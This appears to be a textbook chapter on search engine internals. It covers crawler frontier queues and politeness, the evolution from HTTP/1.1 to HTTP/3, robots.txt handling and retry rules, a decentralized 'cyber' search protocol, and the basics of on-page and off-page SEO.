


Figure-10 Frontier Architecture

Figure-10 depicts the components involved in the URL Frontier Architecture.

Prioritization and politeness are the two important criteria a frontier should take into consideration.

Why Prioritization is important?

The web possesses a huge volume of data. Selecting the data needed is highly important for the efficient functioning of the crawler. And the prioritized page can need to be recrawled.

How to decide on priority?

- Quality of page – Content quality
- Page rate/frequency – Change of data on the page.

Spamming can result if priority is done based on the page rate. Hence, quality screening is essential.

What is Politeness?

There needs to be a timing gap between the last connection and the current connection request to the server to download the page. This implies that the host server should not be overwhelmed. Also, it suggests avoiding having multiple connections between the crawler and the same host.

Internal Components:

Front Queues:

Responsible for prioritizing the URLs. Queues of 1 to F are maintained. The prioritizer component assigns a priority between 1 and F to the URL from the URL set. If a URL gets a priority ‘i’, it is added to the i^{th} front queue. Works on the FIFO model.


Biased Front Queue:

As this queue selects the URL based on the priority, i.e., biased. Hence the name Biased Front Queue. The priority selection number can be ascending or descending depending on the implementation. Works on the FIFO model.

Back Queues:

Responsible for politeness characteristic. It ensures not more than one connection to the host and a sufficient gap/delay between successive reads from the host. The crawler can have multiple connections with the host at the same time only if there is support provided by the host.

Table-1 shows a sample representation of how a back queue table is maintained. Works on the FIFO model.



Host	Back queue
wikipedia.com	4
thespruce.com	1
...	B

Table-1 Sample representation of the back queue implementation

The back queue table depicts a mapping between the host and the back queue number. As we can see, in this table, the first row depicts back queue 4 as mapped with the Wikipedia site only. Once the queue becomes empty, the biased frontier can push a new entry and the table will be updated accordingly.

Heap Back Queue:

Maintains the record of time/timestamp of the URL (host) visited. More precisely, it tells the minimum time to wait before contacting the server again. After crawling the URL, the timestamp is updated for the back queue.

Back Queue Selector:

When a crawling thread is free, the fetcher asks the back queue selector for a link to crawl. The back queue selector contacts the heap to check which back queue can the URL be fetched from and at what time. The crawler may have to wait for a time corresponding to that queue in the heap. The back queue picks the URL from that queue based on FIFO and gives it to the fetcher.

3

3 Search Engines Protocols and Security

3.1 HTTP

HTTP (HyperText Transfer Protocol) is the basic and essential protocol of client-server architecture. It is the main protocol of the web. WWW is in operation because of this protocol. The data exchange/transfer across the web is due to this protocol. Since it is based on the client-server model, the server handles/processes the requests initiated by the client mostly the web browser. In the case of search engines, the client is the bots/robots of the crawler.

HTTP works on web pages in the form of HTML documents. The web page, most precisely each web page is constructed from different components put together. Figure-11 gives an overview of how a web page is displayed by the HTTP.




Figure-11 Overview of HTTP work

HTTP was first developed in the 1990s. It is an application layer protocol working on top of TCP or security-based TCP called TLS. Theoretically, it can work on top of any reliable transport layer protocol. Its popularity is due to its extensibility. The HTTP protocol is used in a wide range of applications.

HTTP uses HTML documents to display a web page that is human-readable. The languages or components to make the web page human-readable are HTML, CSS, JavaScript, jQuery, and much more. Figure-12 gives a high-level overview of HTTP using HTML documents.




Figure-12 HTTP using HTML documents

Characteristics of HTTP:

- Simple
- Extensible – HTTP headers play a major role.
- Stateless
- Session-based

- Connection-oriented based protocol (Reliable) is the requirement.

All these characteristic makes HTTP, the protocol of the web.

3.1.1 HTTP and the Search Engines

The HTTP protocol has undergone several iterations enhancing the core functionality with additional features. As the web growth is extensive, the need for the protocol to adapt to the massive growth is essential too. HTTP’s first version was HTTP/1 followed by HTTP/1.1. This version was in use for a long time, nearly 18 years and the next version was HTTP/2.0. A new version emerged within a short-span gap called HTTP/3.0.

This chapter discusses the pros and cons of the HTTP version and how they are used for Search Engine Optimization.

Where does exactly this HTTP come into play in search engines?

As we have seen from the architecture chapter, chapter 2, HTTP is the primary protocol to collect data from the web. The Frontier module (specifically, the bot or the crawler module) fetches data from the URL links. These links in turn use HTTP for accessing and transferring the documents.

What is HTTP/3.0?

As said earlier, HTTP is based on a connection-oriented protocol (reliable). HTTP/3 breaks this moving to connectionless protocol like UDP to address the reliable protocol limitations, providing more security and performance.

HTTP/1.1 and HTTP/2:

The files, basically HTML documents were split like images, videos, etc. into separate individual packets and transferred over the internet.

HTTP/1.1 used a separate connection for each part of the document. This is a proliferation of connection creation/deletion i.e., control mechanism. And with the increase of web page complexity, the connection needed increased to fetch the data for multiple components of the web page.

Figure-13 shows the proliferation of HTTP requests.

The data was taken from the HTTP archive. As we can see, the clients or browsers in many cases limit the utilization of parallel connections. This caused hindrance and the introduction of many workarounds.

To address this problem, HTTP/2 came into the picture. Simply say, HTTP/2 is a multiplex protocol meaning many file transfers/content transfers can happen with a single connection.




Figure-13 Proliferation and Demultiplexed HTTP requests

HTTP/2 also addressed several other issues by improving the headers like more header features and header compression. Yet the HTTP/2 is still based on reliable protocol, it had its cons.

The cons are:

Head of line Block:

As it is based on TCP, if one packet is missed, the whole connection is maintained until successful transfer. This is because TCP sends a packet in chronological order. This compromises the multiplexing advantages to a great extent.

Secure channel:

The sites can be both secure and insecure. Because of this, several round trips are required to negotiate the type of channel.

HTTP/3.0:

HTTP/3.0 addresses the cons by first moving to UDP from TCP.

Independent flow of traffic:

Consider the following with a vehicle example.

In HTTP/1.1, multiple vehicles queue up on the same road(connection) whereas in HTTP/2.0 multiple vehicles can be in the same lane simultaneously. This is the concept of multiplexing.

But in both cases, if a vehicle fails, that is TCP fails, the complete road is blocked until it is resolved. In HTTP/3.0, because of UDP, the other vehicles can take over other vehicles meaning there is no blocking.

Figure-14 presents the visual representation of how HTTP/1.1 behaves.




Figure-14 HTTP/1.1 Connection requests and traffic flow

Figure-15 represents sharing of the road, which is a multiplexing concept in HTTP/2.

Figure-15 HTTP/2 mechanism

Figure-16 shows the HTTP/3 based on UDP.

Figure-16 HTTP/3 mechanism

Secure Channel Integration:

The security protocol TLS1.3 has been coupled with HTTP/3. This adds to the advantage of fewer negotiations, and fewer round trips. This implies faster and more secure connections for users.

Connection Migration:

HTTP/3 uses connection ids instead of IPs to route packets. This provides connection stability and fastness in the mobile world.

3.2 Robot Exclusion Protocol

Crawlers in search engines crawl over the web for the URL links to index the pages. This doesn't mean they have all the permission to crawl over the entire page. Some sites may need privacy or security from the entire crawl. For this reason, most web crawlers utilize/implement a protocol called robot exclusion protocol. How does the website enforce the restriction from crawling? There is a file called robot.txt residing in the machine. This file contains the restrictions for the crawler along with the information of many times or how often the machine can be connected.

How does the web crawler work with REP?

The web crawler always tries to comply with the configurations or properties configured in the robot.txt file which resides in a web server or host. The web crawler can also be configured to not consider the properties in the robot.txt. The web crawler cannot crawl a site if it doesn't have permission or gets blocked by the properties mentioned in the robot.txt file.

Successful Download: When a crawler can locate the robot.txt file in the server and comply with its configs to perform the download operation. One more possibility is when the crawler can identify that the robot.txt file does not exist.

Failure Download: When the crawler cannot comply with the configs mentioned in the robots.txt file or when it cannot surely identify that robots.txt does not exist.

Procedure to download robot.txt and the intended web page:

i. After passing through all the stages as mentioned in Chapter 2, Architecture, when the URL frontier gets a new website link, it tries to obtain the IP address of the server or host corresponding to the website. If the IP address is not obtainable, crawling is not possible.

ii. In the IP address available scenario, using the HTTP protocol or HTTP protocol involving GET or POST method, the crawler gets the robots.txt file.

iii. In case of hardware failure or low-level software failure like, timeout of the socket, or certificate issues like SSL certificate, the crawler records the issue and proceeds with the retry attempt to every other known IP address of the server to which the connection failed.


iv. If the connection issue persists even after the attempt of every IP address, the crawler halts for a time of two minutes and retries every IP address one more time.

v. On a successful connection, the HTTP mechanism of header exchange takes place, and the status of the connection is returned. Connection status 500 indicates bad status and the mechanism of retry happens again. For other return codes, the crawler acts according to the rules of the code.

HTTP return codes and status meaning:

- 500 and above – Bad status (retry happens after a suspended time of the site)
- 400,404,410 – Can crawl no properties or configuration present
- 200-299 range – 3 possibilities:
    - Content compressed – site suspended or disqualified for some time
    - Content parse success – Crawl according to the rules
    - Content parse unsuccess – Crawl with no configs or rules.
- Any other return status results in suspension of the site for a certain amount of time.

On trying to reach or download the robots.txt file, the robot's date, and timestamp update are done for the site. On suspension or disqualification, another parameter called 'robots failure count' is updated. After the retry gap, retry happens until the failure count reaches the maximum failure threshold. Upon reaching the threshold, the site is suspended for crawling. On successful qualification, the failure count is set to zero. Figure-17 represents the sample directive to use in the robots.txt file.



Robots Exclusion Protocol (REP)

Site Level	robots.txt XML Sitemaps	Crawler Directives: • Disallow: • Allow: • Sitemap:
Page/URL Level	Robots Meta Element X-Robots-Tag	Indexer Directives: • Index/Noindex • Follow/Nofollow • Noarchive • Nosnippet • NoODP/NoYDir • Unavailable_after
Block/Element Level		N/A
Link Level	A Element	rel="nofollow"

Figure-17 Semantics of REP

Crawling websites with HTTP authentication:

On webpages with, HTTP authentication, and password-protected sites, the web crawler cannot crawl. To enable crawling of the crawler, specification of the authentication can do. In general, servers (web) enable authentication to permit a user to access the web page on the site to be sure of the user's identity. This is done using the HTTP mechanism. This HTTP authentication is a basic schema that we do in day-to-day life to open sites. Examples: academy, Coursera, Netflix, etc. This mechanism is an interactive process between the client and the server.

In the case of crawlers in the search engine, an interactive process is not possible. Hence, they must be supplied with the authentication details beforehand. To gain access to the secured sites, the search engine creators or web crawler designers need to work with the administrators or creators of the website or server to get the access information to crawl the sites. They will be supplied with a crawler's identity that enables the crawler in some cases, to even access the restricted pages. Security tokens such as user ID or group ID can be configured to restrict access to the documents while configuring the crawler. This adds one layer of security in addition to document-level security. Ordering the URL with the most specific on the top to the least specific at the bottom is important. The ordering of the authentication corresponding to the listing is mandatory.

Figure-18 depicts the use and security of robots.txt



Use the robots.txt file to restrict search engine crawlers from indexing selected areas of your website.
Site without Robots.txt
Google, Yahoo, MSN crawlers
admin
private
tmp
Site with Robots.txt
Google, Yahoo, MSN crawlers
ROBOTS.TXT
admin
private
tmp
Improve Your Search Engine Visibility

Figure-18 REP in search engine

3.3 Cyber Protocol

Many information-specific protocols for data retrieval are being developed for SEO. One such protocol is cyber. This is specifically for web3.0.

For example, consider the search engine Google. The exact operation of how a query gets indexed in this search engine is not transparent. For example, two persons typing out the same query can get two different results. This is because Google considers users' information like user location and preferences from the history of search and history. When doing this, the query listing is not entirely based on the ranking. It has a greater number of factors to be considered upon. In such cases, the listing might represent a site that has comparatively lesser relevant information than the others listed down which might have higher relevance for the query. This is not entirely the right working of the search engine. And since it is based completely on the URL links, which can be updated anytime. This poses a serious threat in terms of security.

Web 2.0 works with conventional protocols like TCP/IP, DNS, URL, and HTTP/s. As said, this protocol depends on URL links, there is a huge possibility of content falsification.

How the cyber protocol addresses this better?

Cyber uses Artificial intelligence technology. It can be viewed as a browser in a browser. This uses a link called a CyberLink rather than a hyperlink to rank the pages. It is similar to renting. It utilized a public database and erases the risk of censorship or loss of privacy. The concept of cyber technology like payloads in Ethereum/Bitcoin has been incorporated into this. Tokenomics is the concept used for content ranking. In this, the users get the content via the hash stored by another. Changing the content is changing the hash. This way links (permanent) get changed without any breakage. This is an example of a decentralized search engine. The advantages would be:

- Exact desired and relevant data will be fetched. And it will not lead to a third-party site.
- Regarding security in the payment sector, they are embedded directly into the search provisions.

This all-protocols study is leading to an important topic called SEO.

Figure-19 represents the evolution of the search over time.

Search Engine Optimization is essentially making the websites optimized to get them to appear on top of the search list. As one doesn't know the exact algorithm of how the search engine is evaluating, it becomes harder to optimize the site. It is completely based on trial and error and tweaking to see the results. There are two types of SEOs: On-page and Off-page

On-page SEO: Changes made in the websites to get recognized like content, metadata, etc.

Off-page SEO: Changes not made directly on the website but using this website reference in other social posts, using other links for the promotion of the website.

